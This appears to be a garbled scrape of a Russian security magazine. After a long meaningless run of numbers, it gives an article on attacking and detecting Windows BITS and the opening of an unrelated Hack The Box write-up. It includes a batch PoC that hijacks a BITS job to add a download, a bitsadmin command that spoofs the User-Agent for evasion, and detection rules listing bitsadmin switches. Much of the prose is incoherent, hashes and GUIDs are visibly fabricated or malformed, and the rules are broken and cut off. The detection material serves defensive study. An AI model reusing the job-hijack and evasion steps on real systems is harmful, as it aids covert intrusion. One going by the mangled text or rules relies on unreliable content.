-1545-1546-1547-1548-1549-1550-1551-1552-1553-1554-1555-1556-1557-1558-1559-1560-1561-1562-1563-1564-1565-1566-1567-1568-1569-1570-1571-1572-1573-1574-1575-1576-1577-1578-1579-1580-1581-1582-1583-1584-1585-1586-1587-1588-1589-1590-1591-1592-1593-1594-1595-1596-1597-1598-1599-1600-1601-1602-1603-1604-1605-1606-1607-1608-1609-1610-1611-1612-1613-1614-1615-1616-1617-1618-1619-1620-1621-1622-1623-1624-1625-1626-1627-1628-1629-1630-1631-1632-1633-1634-1635-1636-1637-1638-1639-1640-1641-1642-1643-1644-1645-1646-1647-1648-1649-1650-1651-1652-1653-1654-1655-1656-1657-1658-1659-1660-1661-1662-1663-1664-1665-1666-1667-1668-1669-1670-1671-1672-1673-1674-1675-1676-1677-1678-1679-1680-1681-1682-1683-1684-1685-1686-1687-1688-1689-1690-1691-1692-1693-1694-1695-1696-1697-1698-1699-1700-1701-1702-1703-1704-1705-1706-1707-1708-1709-1710-1711-1712-1713-1714-1715-1716-1717-1718-1719-1720-1721-1722-1723-1724-1725-1726-1727-1728-1729-1730-1731-1732-1733-1734-1735-1736-1737-1738-1739-1740-1741-1742-1743-1744-1745-1746-1747-1748-1749-1750-1751-1752-1753-1754-1755-1756-1757-1758-1759-1760-1761-1762-1763-1764-1765-1766-1767-1768-1769-1770-1771-1772-1773-1774-1775-1776-1777-1778-1779-1780-1781-1782-1783-1784-1785-1786-1787-1788-1789-1790-1791-1792-1793-1794-1795-1796-1797-1798-1799-1800-1801-1802-1803-1804-1805-1806-1807-1808-1809-1810-1811-1812-1813-1814-1815-1816-1817-1818-1819-1820-1821-1822-1823-1824-1825-1826-1827-1828-1829-1830-1831-1832-1833-1834-1835-1836-1837-1838-1839-1840-1841-1842-1843-1844-1845-1846-1847-1848-1849-1850-1851-1852-1853-1854-1855-1856-1857-1858-1859-1860-1861-1862-1863-1864-1865-1866-1867-1868-1869-1870-1871-1872-1873-1874-1875-1876-1877-1878-1879-1880-1881-1882-1883-1884-1885-1886-1887-1888-1889-1890-1891-1892-1893-1894-1895-1896-1897-1898-1899-1900-1901-1902-1903-1904-1905-1906-1907-1908-1909-1910-1911-1912-1913-1914-1915-1916-1917-1918-1919-1920-1921-1922-1923-1924-1925-1926-1927-1928-1929-1930-1931-1932-1933-1934-1935-1936-1937-1938-1939-1940-1941-1942-1943-1944-1945-1946-1947-1948-1949-1950-1951-1952-1953-1954-1955-1956-1957-1958-1959-1960-1961-1962-1963-1964-1965-1966-1967-1968-1969-1970-1971-1972-1973-1974-1975-1976-1977-1978-1979-1980-1981-1982-1983-1984-1985-1986-1987-1988-1989-1990-1991-1992-1993-1994-1995-1996-1997-1998-1999-2000-2001-2002-2003-2004-2005-2006-2007-2008-2009-2010-2011-2012-2013-2014-2015-2016-2017-2018-2019-2020-2021-2022-2023-2024-2025-2026-2027-2028-2029-2030-2031-2032-2033-2034-2035-2036-2037-2038-2039-2040-2041-2042-2043-2044-2045-2046-2047-2048-2049-2050-2051-2052-2053-2054-2055-2056-2057-2058-2059-2060-2061-2062-2063-2064-2065-2066-2067-2068-2069-2070-2071-2072-2073-2074-2075-2076-2077-2078-2079-2080-2081-2082-2083-2084-2085-2086-2087-2088-2089-2090-2091-2092-2093-2094-2095-2096-2097-2098-2099-2100-2101-2102-2103-2104-2105-2106-2107-2108-2109-2110-2111-2112-2113-2114-2115-2116-2117-2118-2119-2120-2121-2122-2123-2124-2125-2126-2127-2128-2129-2130-2131-2132-2133-2134-2135-2136-2137-2138-2139-2140-2141-2142-2143-2144-2145-2146-2147-2148-2149-2150-2151-2152-2153-2154-2155-2156-2157-2158-2159-2160-2161-2162-2163-2164-2165-2166-2167-2168-2169-2170-2171-2172-2173-2174-2175-2176-2177-2178-2179-2180-2181-2182-2183-2184-2185-2186-2187-2188-2189-2190-2191-2192-2193-2194-2195-2196-2197-2198-2199-2200-2201-2202-2203-2204-2205-2206-2207-2208-2209-2210-2211-2212-2213-2214-2215-2216-2217-2218-2219-2220-2221-2222-2223-2224-2225-2226-2227-2228-2229-2230-2231-2232-2233-2234-2235-2236-2237-2238-2239-2240-2241-2242-2243-2244-2245-2246-2247-2248-2249-2250-2251-2252-2253-2254-2255-2256-2257-2258-2259-2260-2261-2262-2263-2264-2265-2266-2267-2268-2269-2270-2271-2272-2273-2274-2275-2276-2277-2278-2279-2280-2281-2282-2283-2284-2285-2286-2287-2288-2289-2290-2291-2292-2293-2294-2295-2296-2297-2298-2299-2300-2301-2302-2303-2304-2305-2306-2307-2308-2309-2310-2311-2312-2313-2314-2315-2316-2317-2318-2319-2320-2321-2322-2323-2324-2325-2326-2327-2328-2329-2330-2331-2332-2333-2334-2335-2336-2337-2338-2339-2340-2341-2342-2343-2344-2345-2346-2347-2348-2349-2350-2351-2352-2353-2354-2355-2356-2357-2358-2359-2360-2361-2362-2363-2364-2365-2366-2367-2368-2369-2370-2371-2372-2373-2374-2375-2376-2377-2378-2379-2380-2381-2382-2383-2384-2385-2386-2387-2388-2389-2390-2391-2392-2393-2394-2395-2396-2397-2398-2399-2400-2401-2402-2403-2404-2405-2406-2407-2408-2409-2410-2411-2412-2413-2414-2415-2416-2417-2418-2419-2420-2421-2422-2423-2424-2425-2426-2427-2428-2429-2430-2431-2432-2433-2434-2435-2436-2437-2438-2439-2440-2441-2442-2443-2444-2445-2446-2447-2448-2449-2450-2451-2452-2453-2454-2455-2456-2457-2458-2459-2460-2461-2462-2463-2464-2465-2466-2467-2468-2469-2470-2471-2472-2473-2474-2475-2476-2477-2478-2479-2480-2481-2482-2483-2484-2485-2486-2487-2488-2489-2490-2491-2492-2493-2494-2495-2496-2497-2498-2499-2500-2501-2502-2503-2504-2505-2506-2507-2508-2509-2510-2511-2512-2513-2514-2515-2516-2517-2518-2519-2520-2521-2522-2523-2524-2525-2526-2527-2528-2529-2530-2531-2532-2533-2534-2535-2536-2537-2538-2539-2540-2541-2542-2543-2544-2545-2546-2547-2548-2549-2550-2551-2552-2553-2554-2555-2556-2557-2558-2559-2560-2561-2562-2563-2564-2565-2566-2567-2568-2569-2570-2571-2572-2573-2574-2575-2576-2577-2578-2579-2580-2581-2582-2583-2584-2585-2586-2587-2588-2589-2590-2591-2592-2593-2594-2595-2596-2597-2598-2599-2600-2601-2602-2603-2604-2605-2606-2607-2608-2609-2610-2611-2612-2613-2614-2615-2616-2617-2618-2619-2620-2621-2622-2623-2624-2625-2626-2627-2628-2629-2630-2631-2632-2633-2634-2635-2636-2637-2638-2639-2640-2641-2642-2643-2644-2645-2646-2647-2648-2649-2650-2651-2652-2653-2654-2655-2656-2657-2658-2659-2660-2661-2662-2663-2664-2665-2666-2667-2668-2669-2670-2671-2672-2673-2674-2675-2676-2677-2678-2679-2680-2681-2682-2683-2684-2685-2686-2687-2688-2689-2690-2691-2692-2693-2694-2695-2696-2697-2698-2699-2700-2701-2702-2703-2704-2705-2706-2707-2708-2709-2710-2711-2712-2713-2714-2715-2716-2717-2718-2719-2720-2721-2722-2723-2724-2725-2726-2727-2728-2729-2730-2731-2732-2733-2734-2735-2736-2737-2738-2739-2740-2741-2742-2743-2744-2745-2746-2747-2748-2749-2750-2751-2752-2753-2754-2755-2756-2757-2758-2759-2760-2761-2762-2763-2764-2765-2766-2767-2768-2769-2770-2771-2772-2773-2774-2775-2776-2777-2778-2779-2780-2781-2782-2783-2784-2785-2786-2787-2788-2789-2790-2791-2792-2793-2794-2795-2796-2797-2798-2799-2800-2801-2802-2803-2804-2805-2806-2807-2808-2809-2810-2811-2812-2813-2814-2815-2816-2817-2818-2819-2820-2821-2822-2823-2824-2825-2826-2827-2828-2829-2830-2831-2832-2833-2834-2835-2836-2837-2838-2839-2840-2841-2842-2843-2844-2845-2846-2847-2848-2849-2850-2851-2852-2853-2854-2855-2856-2857-2858-2859-2860-2861-2862-2863-2864-2865-2866-2867-2868-2869-2870-2871-2872-2873-2874-2875-2876-2877-2878-2879-2880-2881-2882-2883-2884-2885-2886-2887-2888-2889-2890-2891-2892-2893-2894-2895-2896-2897-2898-2899-2900-2901-2902-2903-2904-2905-2906-2907-2908-2909-2910-2911-2912-2913-2914-2915-2916-2917-2918-2919-2920-2921-2922-2923-2924-2925-2926-2927-2928-2929-2930-2931-2932-2933-2934-2935-2936-2937-2938-2939-2940-2941-2942-2943-2944-2945-2946-2947-2948-2949-2950-2951-2952-2953-2954-2955-2956-2957-2958-2959-2960-2961-2962-2963-2964-2965-2966-2967-2968-2969-2970-2971-2972-2973-2974-2975-2976-2977-2978-2979-2980-2981-2982-2983-2984-2985-2986-2987-2988-2989-2990-2991-2992-2993-2994-2995-2996-2997-2998-2999-3000-3001-3002-3003-3004-3005-3006-3007-3008-3009-3010-3011-3012-3013-3014-3015-3016-3017-3018-3019-3020-3021-3022-3023-3024-3025-3026-3027-3028-3029-3030-3031-3032-3033-3034-3035-3036-3037-3038-3039-3040-3041-3042-3043-3044-3045-3046-3047-3048-3049-3050-3051-3052-3053-3054-3055-3056-3057-3058-3059-3060-3061-3062-3063-3064-3065-3066-3067-3068-3069-3070-3071-3072-3073-3074-3075-3076-3077-3078-3079-3080-3081-3082-3083-3084-3085-3086-3087-3088-3089-3090-3091-3092-3093-3094-3095-3096-3097-3098-3099-3100-3101-3102-3103-3104-3105-3106-3107-3108-3109-3110-3111-3112-3113-3114-3115-3116-3117-3118-3119-3120-3121-3122-3123-3124-3125-3126-3127-3128-3129-3130-3131-3132-3133-3134-3135-3136-3137-3138-3139-3140-3141-3142-3143-3144-3145-3146-3147-3148-3149-3150-3151-3152-3153-3154-3155-3156-3157-3158-3159-3160-3161-3162-3163-3164-3165-3166-3167-3168-3169-3170-3171-3172-3173-3174-3175-3176-3177-3178-3179-3180-3181-3182-3183-3184-3185-3186-3187-3188-3189-3190-3191-3192-3193-3194-3195-3196-3197-3198-3199-3200-3201-3202-3203-3204-3205-3206-3207-3208-3209-3210-3211-3212-3213-3214-3215-3216-3217-3218-3219-3220-3221-3222-3223-3224-3225-3226-3227-3228-3229-3230-3231-3232-3233-3234-3235-3236-3237-3238-3239-3240-3241-3242-3243-3244-3245-3246-3247-3248-3249-3250-3251-3252-3253-3254-3255-3256-3257-3258-3259-3260-3261-3262-3263-3264-3265-3266-3267-3268-3269-3270-3271-3272-3273-3274-3275-3276-3277-3278-3279-3280-3281-3282-3283-3284-3285-3286-3287-3288-3289-3290-3291-3292-3293-3294-3295-3296-3297-3298-3299-3300-3301-3302-3303-3304-3305-3306-3307-3308-3309-3310-3311-3312-3313-3314-3315-3316-3317-3318-3319-3320-3321-3322-3323-3324-3325-3326-3327-3328-3329-3330-3331-3332-3333-3334-3335-3336-3337-3338-3339-3340-3341-3342-3343-3344-3345-3346-3347-3348-3349-3350-3351-3352-3353-3354-3355-3356-3357-3358-3359-3360-3361-3362-3363-3364-3365-3366-3367-3368-3369-3370-3371-3372-3373-3374-3375-3376-3377-3378-3379-3380-3381-3382-3383-3384-3385-3386-3387-3388-3389-3390-3391-3392-3393-3394-3395-3396-3397-3398-3399-3400-3401-3402-3403-3404-3405-3406-3407-3408-3409-3410-3411-3412-3413-3414-3415-3416-3417-3418-3419-3420-3421-3422-3423-3424-3425-3426-3427-3428-3429-3430-3431-3432-3433-3434-3435-3436-3437-3438-3439-3440-3441-3442-3443-3444-3445-3446-3447-3448-3449-3450-3451-3452-3453-3454-3455-3456-3457-3458-3459-3460-3461-3462-3463-3464-3465-3466-3467-3468-3469-3470-3471-3472-3473-3474-3475-3476-3477-3478-3479-3480-3481-3482-3483-3484-3485-3486-3487-3488-3489-3490-3491-3492-3493-3494-3495-3496-3497-3498-3499-3500-3501-3502-3503-3504-3505-3506-3507-3508-3509-3510-3511-3512-3513-3514-3515-3516-3517-3518-3519-3520-3521-3522-3523-3524-3525-3526-3527-3528-3529-3530-3531-3532-3533-3534-3535-3536-3537-3538-3539-3540-3541-3542-3543-3544-3545-3546-3547-3548-3549-3550-3551-3552-3553-3554-3555-3556-3557-3558-3559-3560-3561-3562-3563-3564-3565-3566-3567-3568-3569-3570-3571-3572-3573-3574-3575-3576-3577-3578-3579-3580-3581-3582-3583-3584-3585-3586-3587-3588-3589-3590-3591-3592-3593-3594-3595-3596-3597-3598-3599-3600-3601-3602-3603-3604-3605-3606-3607-3608-3609-3610-3611-3612-3613-3614-3615-3616-3617-3618-3619-3620-3621-3622-3623-3624-3625-3626-3627-3628-3629-3630-3631-3632-3633-3634-3635-3636-3637-3638-3639-3640-3641-3642-3643-3644-3645-3646-3647-3648-3649-3650-3651-3652-3653-3654-3655-3656-3657-3658-3659-3660-3661-3662-3663-3664-3665-3666-3667-3668-3669-3670-3671-3672-3673-3674-3675-3676-3677-3678-3679-3680-3681-3682-3683-3684-3685-3686-3687-3688-3689-3690-3691-3692-3693-3694-3695-3696-3697-3698-3699-3700-3701-3702-3703-3704-3705-3706-3707-3708-3709-3710-3711-3712-3713-3714-3715-3716-3717-3718-3719-3720-3721-3722-3723-3724-3725-3726-3727-3728-3729-3730-3731-3732-3733-3734-3735-3736-3737-3738-3739-3740-3741-3742-3743-3744-3745-3746-3747-3748-3749-3750-3751-3752-3753-3754-3755-3756-3757-3758-3759-3760-3761-3762-3763-3764-3765-3766-3767-3768-3769-3770-3771-3772-3773-3774-3775-3776-3777-3778-3779-3780-3781-3782-3783-3784-3785-3786-3787-3788-3789-3790-3791-3792-3793-3794-3795-3796-3797-3798-3799-3800-3801-3802-3803-3804-3805-3806-3807-3808-3809-3810-3811-3812-3813-3814-3815-3816-3817-3818-3819-3820-3821-3822-3823-3824-3825-3826-3827-3828-3829-3830-3831-3832-3833-3834-3835-3836-3837-3838-3839-3840
```

КЛОЧКИ ПО ЗАКОУЛОЧКАМ

КАК УСТРОЕНА СЛУЖБА BITS В WINDOWS, И КАК ЕЕ АТАКУЮТ

Хочу, что могу, для которого природа отказала, не в дружке и зелене-мелке медали. Как вещать, шаго для нашей шасти есть. В качестве PoC можем использовать скрипт, приведенный ниже.

```
@echo off
setlocal

REM Замена на имя задачи
set "TaskFullPath=\Microsoft\Windows\ms-office\tip"

REM Замена на путь назначения
set "DestinationPath=C:\Users\perfilin.zip"

:: Заголовок"

:checkTask
REM Получение имени первой задачи BITS
FOR /F "tokens=1" %%G in ("bitsadmin /list /t | findstr /i /l "%TaskFullPath%"") DO (
    set "taskname=%%G"
    goto :taskFound
)

echo Задача BITS не найдена. Ожидание 5 секунд перед повторной проверкой...
timeout /t 5 /nul
goto :checkTask

:taskFound
echo Найдена имя задачи: %taskname%

REM Перевод задачи в статус suspend
echo Приостановка задачи "%taskname%"...
bitsadmin /suspend "%taskname%"

REM Добавление файла для загрузки
echo Добавление файла "%TaskFullPath% для загрузки...
bitsadmin /addfile "%taskname%" "%TaskFullPath%" "%DestinationPath%"

REM Возобновление задачи
echo Возобновление задачи "%taskname%"...
bitsadmin /resume "%taskname%"

echo Готово.
endlocal
```

Этот скриптик выполняется по шагам, переходит на в состояние `SUSPENDED`, добавляет файл и выполняет `resume`.

Для чистоты эксперимента можно сделать `bitsadmin /reset /allusers` перед тем, как выполнять основной скрипт огромное количество собой подходит `bitsadmin /list /allusers /verbose`, чтобы контролировать, что начнешь исполняемый файл, который нужно подменить, пока работа с BITS.

Скрытие в HTTP-трафик

При подключении к HTTP-серверу BITS использует заголовок `User-Agent: Microsoft-BITS/7.8.7601.17514`. Его можно сменить, чтобы трафик не обнаружить. Для обнаружения атаковать создать профиль с уникальным заголовком, а потом в `Wireshark` или `tcpdump` фильтровать по этому заголовку. Для обнаружения `User-Agent` можно использовать `Wireshark`.

```
bitsadmin /setcustomheaders back User-Agent:hacker
```

ОБНАРУЖЕНИЕ

Для мы рассмотрим основные типы, опираясь на следующие каналы:

- использование аргументов bitsadmin.exe;
- использование интерфейсов PowerShell;
- создание временного файла;
- сбойная задача BITS;
- создание задачи процессом не из каталога;
- запуска задачи с таким именем;
- сбойная Windows Defender.

Для обнаружения будем использовать на выбор `Winlogon and Processing`.

Журнал подключения BITS

Журнал подключения BITS мы рассмотрим подробнее, чем остальные, это расширенный журнал.

```
Microsoft-Windows-BitsClient/Operational
```

Нам интересны его события:

- 1 — создание новой задачи BITS
- 59 — задача BITS запущена
- 60 — задача BITS остановлена
- 4 — задача BITS завершена.

Для обнаружения события `59` предназначены следующие. При успешном вызове начнет задачу на основе `Winlogon` и начнет такую: последовательность `Event 3 → 59 → 60 → 4`.

Пример событие: создание новое задача BITS

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Bits-Client" Guid="{6BB69E2B-85E7-0780-0949-AC8B7326A5C0}" />
    <EventID>1</EventID>
    <Version>1</Version>
    <Level>4</Level>
    <Task>0</Task>
    <Opcode>0</Opcode>
    <Keywords>0x4000000000000000</Keywords>
    <TimeCreated SystemTime="2024-07-29T01:24:56.717577600Z" />
    <EventRecordID>1786</EventRecordID>
    <Correlation />
    <Execution ProcessID="5556" ThreadID="7428" />
    <Channel>Microsoft-Windows-Bits-Client/Operational</Channel>
    <Computer>DESKTOP-5SG4RDJ</Computer>
    <Security UserSID="S-1-5-18" />
  </System>
  <UserData>
    <StartNewJob xmlns="http://schemas.microsoft.com/BitsEvent/Events/2.5.19.15.exe">
      <JobId>{7B8D0A5C-E7A7-4A3F-A9AF-8BF3-9337A0BC5C2C}</JobId>
      <JobTitle>tip</JobTitle>
      <JobOwner>DESKTOP-5SG4RDJ\perfilin</JobOwner>
      <ProcessPath>\Device\HarddiskVolume3\Windows\System32\svchost.exe</ProcessPath>
      <JobOwnerIntegrityLevel>Medium</JobOwnerIntegrityLevel>
      <JobOwnerSessionId>1</JobOwnerSessionId>
      <JobOwnerSid />
      <ProcessId>5556</ProcessId>
    </StartNewJob>
  </UserData>
</Event>
```

Интересные нам поля:

- `JobId` — ID задачи;
- `JobTitle` — идентификатор задачи;
- `JobOwner` — имя пользователя;
- `ProcessPath` — полный исполняемый файл процесса;
- `ProcessId` — идентификатор процесса, который создал задачу.

Пример событие: задача BITS запущена

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Bits-Client" Guid="{6BB69E2B-85E7-0780-0949-AC8B7326A5C0}" />
    <EventID>59</EventID>
    <Version>0</Version>
    <Level>4</Level>
    <Task>0</Task>
    <Opcode>0</Opcode>
    <Keywords>0x4000000000000000</Keywords>
    <TimeCreated SystemTime="2024-07-29T01:24:56.996345000Z" />
    <EventRecordID>1789</EventRecordID>
    <Correlation ActivityID="{F0BC9A7E-8A47-0000-0000-F0BC9A7E8A47}" />
    <Execution ProcessID="5556" ThreadID="7428" />
    <Channel>Microsoft-Windows-Bits-Client/Operational</Channel>
    <Computer>DESKTOP-5SG4RDJ</Computer>
    <Security UserSID="S-1-5-18" />
  </System>
  <UserData>
    <TransferQueued xmlns="http://bits9.0.15.dll/events/">
      <JobId>{7B8D0A5C-E7A7-4A3F-A9AF-8BF3-9337A0BC5C2C}</JobId>
      <JobOwnerIntegrityLevel>Medium</JobOwnerIntegrityLevel>
      <JobOwnerSessionId>1</JobOwnerSessionId>
      <JobOwnerSid />
      <ProcessId>5556</ProcessId>
      <FileId>{F0BC9A7E-8A47-0000-0000-F0BC9A7E8A47}</FileId>
      <Data />
      <Data type="*">C:\Users\perfilin\AppData\Local\Temp\18B5A6B8-FB18-4B2E-9E05-D3B3D9F2D93D-Microsoft.Windows.Shell.Run.1.dll.tmp</Data>
      <Data type="*">{F0BC9A7E-8A47-0000-0000-F0BC9A7E8A47}</Data>
      <Data type="*">http://bits9.0.15.dl.delivery.mp.microsoft.com/filestreamingservice/files/f2f5a2f7-4445-4137-82ec-f4c61ef2ec1MMcqXgcgEG2bhZ5ZmcZVcLqbnMFCbqcIbPrCfcjJhcaZWmCyjcqcdmcqXb
```

КЛОЧКИ ПО ЗАКОУЛОЧКАМ

КАК УСТРОЕНА СЛУЖБА BITS В WINDOWS И КАК ЕЕ АТАКУЮТ

Правило обнаружения создания дочерних процессов службой BITS.

Обнаружение создания BITS

Для взаимодействия с BITS используются две основные библиотеки:

- qmgrprxy.dll
- Microsoft.BackgroundIntelligentTransfer.Management.Interop.dll

Плюс — примеры службы Sysmon с **EventID = 7**. Загружаем вторую библиотеку.

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" />
<EventID>7</EventID>
<Version>3</Version>
<Level>4</Level>
<Task>7</Task>
<Opcode>0</Opcode>
<Keywords>0x8000000000000000</Keywords>
<TimeCreated SystemTime="2024-08-18T20:29:36.5882942Z" />
<EventRecordID>76184</EventRecordID>
<Correlation />
<Execution ProcessID="6268" ThreadID="11520" />
<Channel>Microsoft-Windows-Sysmon/Operational</Channel>
<Computer>DESKTOP-U2FHH8K</Computer>
<Security UserID="S-1-5-18" />
</System>
<EventData>
<Data Name="RuleName">-</Data>
<Data Name="UtcTime">2024-08-18 20:29:36.588</Data>
<Data Name="ProcessGuid">{7baf05c7-c4ac-66b7-0a00-000000000400}</Data>
<Data Name="ProcessId">6268</Data>
<Data Name="Image">C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="ImageLoaded">C:\Windows\System32\Microsoft.BackgroundIntelligentTransfer.Management.Interop.dll</Data>
<Data Name="FileVersion">7.0.3904.1010 (WinBuild.160101.0800)</Data>
<Data Name="Description">Microsoft Windows BITS Managed Library</Data>
<Data Name="Product">Microsoft Windows® Operating System</Data>
<Data Name="Company">Microsoft Corporation</Data>
<Data Name="OriginalFileName">Microsoft.Windows.BackgroundIntelligentTransfer.dll</Data>
<Data Name="Hashes">MD5=3F0F1F3B9A4A3A3A3A3A3A3A3A3A3A,SHA1=C7B9F1E1A9A9A9A9A9A9A9A9A9A9A9A9A9A9A9,MD5=8DE9A7D9F6A5A4A3A2A1A0A9A8A7A6,SHA256=F2BF2AC95957A6B0B0A4A9B0A8B0B0A8A7A6A5A4A3A2A1A0A9A8A7A6A5,IMPHASH=A8B01F8A3A8A6A6A2F7D9A6D2C51DF2C</Data>
<Data Name="ParentProcessGuid">{7baf05c7-c4ac-66b7-0a00-000000000400}</Data>
<Data Name="ParentProcessId">6268</Data>
<Data Name="ParentImage">C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="ParentCommandLine">"C:\windows\System32\bitsprxy.exe"</Data>
<Data Name="ParentUser">DESKTOP-U2FHH8K\user</Data>
</EventData>
</Event>
```

Загрузка библиотеки BitsProxy.dll

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" />
<EventID>7</EventID>
<Version>3</Version>
<Level>4</Level>
<Task>7</Task>
<Opcode>0</Opcode>
<Keywords>0x8000000000000000</Keywords>
<TimeCreated SystemTime="2024-08-18T20:29:36.6237377Z" />
<EventRecordID>76184</EventRecordID>
<Correlation />
<Execution ProcessID="6268" ThreadID="11520" />
<Channel>Microsoft-Windows-Sysmon/Operational</Channel>
<Computer>DESKTOP-U2FHH8K</Computer>
<Security UserID="S-1-5-18" />
</System>
<EventData>
<Data Name="RuleName">-</Data>
<Data Name="UtcTime">2024-08-18 20:29:36.623</Data>
<Data Name="ProcessGuid">{7baf05c7-c4ac-66b7-0a00-000000000400}</Data>
<Data Name="ProcessId">6268</Data>
<Data Name="Image">C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="ImageLoaded">C:\windows\System32\bitsprxy.dll</Data>
<Data Name="FileVersion">7.0.3904.1 (WinBuild.160101.0800)</Data>
<Data Name="Description">Background Intelligent Transfer Service Proxy</Data>
<Data Name="Product">Microsoft Windows® Operating System</Data>
<Data Name="Company">Microsoft Corporation</Data>
<Data Name="OriginalFileName">qmgrprxy.dll</Data>
<Data Name="Hashes">MD5=7C9E8D4A5B2D4F3E6C9A1B7D0E2F4A6B,SHA1=9A3F5C2E7D1B8A4F6C0E9D2B7A5C3F1E8D6A9B7,MD5=A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6,SHA256=E7D8F2AC95957A6B0B0A4A9B0A8B0B0A8A7A6A5A4A3A2A1A0A9A8A7A6A5,IMPHASH=A8B01F8A3A8A6A6A2F7D9A6D2C51DF2C</Data>
<Data Name="ParentProcessGuid">{7baf05c7-c4ac-66b7-0a00-000000000400}</Data>
<Data Name="ParentProcessId">6268</Data>
<Data Name="ParentImage">C:\windows\System32\bitsprxy.exe</Data>
<Data Name="ParentCommandLine">"C:\windows\System32\svchost.exe -k netsvcs -p -s BITS"</Data>
<Data Name="ParentUser">DESKTOP-U2FHH8K\user</Data>
</EventData>
</Event>
```

Для обнаружения будем использовать уже знакомый нам собственный способ BITS_process_whitelist. В правиле проверяем, что процесс не входит в себя. Правило стоит на уровне critical (потребуется исправлять согласно с исключениями):

```
query CheckProcess(ProcId:int) from BITS_process_whitelist {
  regex_match(ProcId,%ProcId, column: fullpath)
}
event image_load:
  key:
    event_src.host
  filter:
    (filter:-NotFromCollector)
    and msgid == "3" and event_id.title == "sysmon"
    and select_query(false,"CheckProcess", [select(process.fullpath,"), "fullpath"] == null
    and in_list("bitsproxy.dll", "Microsoft.BackgroundIntelligentTransfer.management.interop.dll"), [lower(object.process.name)]
    }

rule Used_bits_over_custom_binary: Image_load[1,5] timer 1m
```

Создание временного файла

Плюсы по правилу, затрагивание файла означается доступны только после перехода задания в состояние BG_JOB_STATE_ACKNOWLEDGED. Это что можно по затрагиванию файла имеет название такого вида: BITS[A-F].tmp. Или просто BITS[0-F].tmp. Плюс — пример службы.

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-06F5698FFBD9}" />
<EventID>11</EventID>
<Version>2</Version>
<Level>4</Level>
<Task>11</Task>
<Opcode>0</Opcode>
<Keywords>0x8000000000000000</Keywords>
<TimeCreated SystemTime="2024-08-07T11:58:21.3914028Z" />
<EventRecordID>15763</EventRecordID>
<Correlation />
<Execution ProcessID="7412" ThreadID="7968" />
<Channel>Microsoft-Windows-Sysmon/Operational</Channel>
<Computer>DESKTOP-U2FHH8K</Computer>
<Security UserID="S-1-5-18" />
</System>
<EventData>
<Data Name="RuleName">-</Data>
<Data Name="UtcTime">2024-08-07 11:58:21.378</Data>
<Data Name="ProcessGuid">{7baf05c7-1e1d-66ae-0200-000000000300}</Data>
<Data Name="ProcessId">7412</Data>
<Data Name="Image">C:\windows\System32\svchost.exe</Data>
<Data Name="TargetFilename">C:\Users\user\AppData\Local\Temp\BITS0F7D.tmp</Data>
<Data Name="CreationUtcTime">2024-08-07 11:58:21.378</Data>
<Data Name="User">NT AUTHORITY\СИСТЕМА</Data>
</EventData>
</Event>
```

Начиная правило, которое будет проверять, что имя файла соответствует bits[0-F].tmp.

```
event_create_file:
  key:
    event_src.host
  filter:
    (filter:-NotFromCollector)
    and filter:FileCreate_Windows
    and regex(lower(object.name), "$1[a-f]-[0-9a-f]", 0) != null
    }

rule Download_file_via_bits: Create_file
```

Инъект внутрь командной строки и командлетов PowerShell

Мы хотим найти подобное взаимодействие с BITS, частично время-каждую правило обнаружения, основанное на аргументах утилиты bitsadmin и каждых PowerShell

```
event_Process_Start:
  key:
    event_src.host
  filter:
    (filter:-NotFromCollector)
    and (
        filter:-ProcessStart_Windows_command(lin("bitsadmin.exe", "/transfer.*|/create.*|/addfile.*|/setnotifyflags.*|/setnotifycmdline.*|/setprop.*|/setpriority.*|/setresumedelay.*|/resume.*|/complete.*|/cancel.*|/setpeercaching.*|/setcustomheaders.*|/setsecurity.*|/setreplyfilename.*|/setreply.*|/setnoprogresstimeout.*|/setmaxresumedelay.*|/setmaxtries.*|/setretryinterval.*|/setretrydelay.*|/setresponsetimeout.*|/setmaxredirect.*|/setmaxerrorcount.*|/setmaxtotalretries.*|/setmaxresponsedrains.*|/setmaxresponsebuffersize.*|/setmaxrequestbuffersize.*|/setmaxrequestbuffersize.*|/setmaxrequestb
```

HTB SKYFALL

Skyfall

ОС	ПОДСЛЕДНЯЯ ОБНОВ.	ВИРТУАЛЬНАЯ	ПОИНТЫ
Linux	03 Feb 2024	Insane	80

Добываем ключ SSH из HashiCorp Vault

RuffHacker
hackerruff@gmail.com

Сегодня мы поработаем с системой хранения секретов HashiCorp Vault и научимся из нее критичные данные. Также обойдем контроль доступа к странице на веб-сервере и проэксплуатируем баг раскрытия данных в Minio, а при повышении привилегий эксплуатируем неправильный контроль доступа к файлу в Linux.

Наша цель — получение прав суперпользователя на машине Skyfall с учебной площадки Hack The Box. Уровень ее сложности — «безумный».

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.254 skyfall.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

